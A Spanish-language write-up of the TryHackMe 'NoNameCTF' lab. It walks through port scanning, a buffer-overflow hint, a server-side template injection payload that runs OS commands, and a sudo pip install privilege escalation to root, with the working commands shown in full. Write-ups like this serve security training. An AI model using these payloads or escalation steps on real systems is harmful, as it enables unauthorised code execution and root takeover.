

# NonameCTF

miércoles, 14 de abril de 2021 14:17

Buffer overflow, server-side template injection and more...

Created by [stuxnet](#)


Desde <<https://tryhackme.com/room/nonamectf>>

Solved and Writed up by Clarksoft

## Recon

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 12:57:3f:cc:86:39:04:3b:f0:e6:46:bf:72:51:64:0b (RSA)
|_ 256 81:05:75:ad:78:83:62:b2:06:41:5b:e5:a5:a9:82:4d (ECDSA)
|_ 256 0f:8d:0e:19:e9:c7:cc:14:39:e9:34:60:5c:f7:aa:fe (EdDSA)
90/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  EtherNetIP-1
|_fingerprint-strings:
|_  DNSStatusRequest, GenericLines, NULL, SMBProgNeg, SSLSessionReq, X11Probe:
|_  Welcome to the NoNameCTF!
|_  Choose an action:
|_  regiser: 1
|_  login: 2
|_  get_secret_directory: 3
|_  store_your_buffer: 4
|_  GetRequest, HTTPOptions, Help, RTSPRequest:
|_  Welcome to the NoNameCTF!
|_  Choose an action:
|_  regiser: 1
|_  login: 2
|_  get_secret_directory: 3
|_  store_your_buffer: 4
|_  Wrong option
|_  Good bye
9090/tcp  open  http         Tornado httpd 6.0.3
|_http-server-header: TornadoServer/6.0.3
|_http-title: Site doesn't have a title (text/plain).
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.60%I=7%D=4/14%Time=60773219P=x86_64-pc-linux-gnu%r(NU
SF:LL,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n
SF:n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x
SF:203\r\n>\x20store_your_buffer:\x204\r\n")%r(GenericLines,7B,"Welcome\x2
SF:0to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x2
SF:01\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store
SF:_your_buffer:\x204\r\n")%r(GetRequest,93,"Welcome\x20to\x20the\x20NoNam
SF:eCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\r\n>\x20login:\x
SF:202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_your_buffer:\x204\r
SF:r\nWrong\x20option\r\nGood\x20bye\r\n")%r(HTTPOptions,93,"Welcome\x20to
SF:\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\r
SF:r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_yo
SF:ur_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")%r(RTSPRequest,9
SF:3,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x
SF:20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r
SF:r\n>\x20store_your_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")
SF:%r(DNSStatusRequest,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x2
SF:0an\x20action:\r\n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_se
SF:cret_directory:\x203\r\n>\x20store_your_buffer:\x204\r\n")%r(Help,93,"W
SF:elcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20re
SF:giser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>
SF:\x20store_your_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")%r(S
SF:SLSessionReq,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20
SF:action:\r\n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_di
SF:rectory:\x203\r\n>\x20store_your_buffer:\x204\r\n")%r(SMBProgNeg,7B,"We
SF:lcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20reg
SF:iser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\
SF:\x20store_your_buffer:\x204\r\n")%r(X11Probe,7B,"Welcome\x20to\x20the\x2
SF:0NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\r\n>\x20lo
SF:gin:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_your_buffer:
SF:\x204\r\n");
MAC Address: 02:C9:68:0A:99:47 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|WAP|phone|webcam
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (99%),
```

## Chequeo visual de puerto 80



En el código fuente muestra unas pistas.

```

10.10.152.34/ x http://10.10.152.34/ x
view-source:http://10.10.152.34/
TryHackMe | Learn Cy... TryHackMe Support Offline C
1 <html>
2 <head></head>
3 <body>
4 <!--char buffer[250]; -->
5 <!--A*1000-->
6     checkme!
7 </body>
8 </html>
9

```

Esto ya está pareciendo BoF (Buffer Overflow)

## WFUZZ

Antes de seguir avanzando continuaré con la enumeración básica de URL

```

root@ip-10-10-12-207:~# wfuzz -c --hc=404 -w /directory-list-2.3-medium.txt -t 100 http://10.10.152.34/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check W
n.

*****
* Wfuzz 2.2.9 - The Web Fuzzer *
*****

Target: http://10.10.152.34/FUZZ
Total requests: 218423

=====
ID      Response  Lines  Word      Chars      Payload
=====
000001:  C=200      8 L     10 W      101 Ch     ""
000002:  C=200      8 L     10 W      101 Ch     ""
000003:  C=200      8 L     10 W      101 Ch     ""
000004:  C=200      8 L     10 W      101 Ch     ""
000005:  C=200      8 L     10 W      101 Ch     ""
045172:  C=200      8 L     10 W      101 Ch     ""

```

Sin éxito.

## Puerto 2222

```

root@ip-10-10-12-207:~# nc 10.10.152.34 2222
Welcome to the NoNameCTF!

Choose an action:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
3
Please login first!

Choose an action:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
1
Enter an username:clark
Enter a password:clark
User clark successfully registered. You can login now!

Choose an action:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
2
Username:clark
Password:clark
You're now authenticated!

Choose an action:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
3
My secret in the port 9090 is:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
4
Enter your buffer:A*1000
Flag saved!

Choose an action:
> register: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
> register: 1
> login: 2
> get_secret_directory: 3

```

My secret in the port 9090 is: A\*1000

No pasa nada, pero si le tiro 5 mil, sí hay una respuesta distinta.

/40b5dffec4e39b7a3e9d261d2fc4a038/

Tal como indica la pista, volvemos al navegador, pero al puerto 9090

## Puerto 9090



Hello

TryHackMe takes the pain out of learning and teaching Cybersecurity. Our platform makes it a comfortable experience to learn by designing prebuilt courses which include virtual machines (VM) hosted in the cloud ready to be deployed. This avoids the hassle of downloading and configuring VM's. Our platform is perfect for CTFs, Workshops, Assessments or Training.

## Hack Instantly

Learn, practice and complete! Get hands on and practise your skills in a real-world environment by completing fun and difficult tasks. You can deploy VMs, which will give an IP address instantly and away you go.

## Rooms


Rooms are virtual areas dedicated to particular cyber security topics. For example, a room called "Hacking the Web" could be dedicated to web application vulnerabilities.

## Tasks

Each room has tasks that contain questions and hints, a custom leaderboard and chat area. Whilst you're hacking away, you can discuss hacking techniques or request help from others.


En el código fuente de la página da otra pista





e hacking away, you can discuss hacking techniques or request help from others.</p><!-- ?hackme= --></div></section>

Aquí es donde viene lo aprendido en la sala [SSTI](#) (estrenada 14/4/2021)




## Cyber Security training made easy


Hello 49

TryHackMe takes the pain out of learning and teaching Cybersecurity. Our platform makes it a comfortable & easy way to learn and teach. We offer prebuilt courses which include virtual machines (VM) hosted in the cloud ready to be deployed. This avoids the hassle of setting up a lab. Our platform is perfect for CTFs, Workshops, Assessments or Training.

Un repaso al cheat sheet me lleva a probar RCE directa (sin resultados exitosos)



El siguiente paso es probar todas las librerías (exitoso) y buscar subprocesos disponibles para explotar



Así que ahora probamos de nuevo el payload básico pero en vez de **os.system**, **os.popen** (y tenemos éxito)

```
{% import os%}{% os.popen("whoami").read() %}
```



Luego del tratamiento de la tty hago un `sudo -l` para ver permisos especiales

```
zeldris@ubuntu:~$ sudo -l
Matching Defaults entries for zeldris on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zeldris may run the following commands on ubuntu:
  (ALL : ALL) ALL
  (root : root) NOPASSWD: /usr/bin/pip install *
zeldris@ubuntu:~$
```

Gtfobins

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')*" > $TF/setup.py
sudo pip install $TF
```

Cambié un poco el código para que me entregara una bash y no una sh

Además de agregarle el parámetro `-p` para que tomara el root (no estoy seguro si era necesario en este caso, pero me aseguré)

Además es importante para ejecutar como sudo, que la ruta sea idéntica a la de `sudo -l`

```
zeldris@ubuntu:~$ TF=$(mktemp -d)
zeldris@ubuntu:~$ echo "import os; os.execl('/bin/bash', 'bash', '-cp', 'bash <$(tty) >$(tty) 2>$(tty)')*" > $TF/setup.py
zeldris@ubuntu:~$ sudo -l
Matching Defaults entries for zeldris on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zeldris may run the following commands on ubuntu:
  (ALL : ALL) ALL
  (root : root) NOPASSWD: /usr/bin/pip install *
zeldris@ubuntu:~$ sudo /usr/bin/pip install $TF
The directory '/home/zeldris/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/zeldris/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp/tmp.pypRjeEe8G
root@ubuntu:/tmp/pip-8HgkM5-build#
```

Ya somos root como lo demuestra el prompt en #

Máquina Rooteada.

The image shows two side-by-side screenshots. The left screenshot is from the NoNameCTF website, displaying a scoreboard with a line graph showing progress over time for various challenges. The right screenshot is a terminal window showing the execution of a shell command that successfully escalated privileges to root, as indicated by the 'root@ubuntu' prompt and the 'Congratulations' message.

**NoNameCTF**  
Buffer overflow, server-side template injection and more...

Help Options

Chart Scoreboard Discuss Writeups More

Difficulty: [Progress Bar]

Active Machine Information

Title	IP Address	Expires
NoNameCTF	10.10.111.55	1h 10m 25s

root@ubuntu:~\$

File Edit View Search Terminal Help

n\:/snap/bin

User [redacted] may run the following commands on ubuntu:

The directory [redacted] or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.

The directory [redacted] or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.

Processing /tmp/tmp.pypRjeEe8G

root@ubuntu:/tmp/pip-8HgkM5-build#

THN

root@ubuntu:/tmp/pip-8HgkM5-build#

10.10.111.55

TryHackMe

Library

It loads shared libraries that may be used to run

**Congratulations**  
You've completed the room!

Share on Twitter  
Share on Facebook  
Share on LinkedIn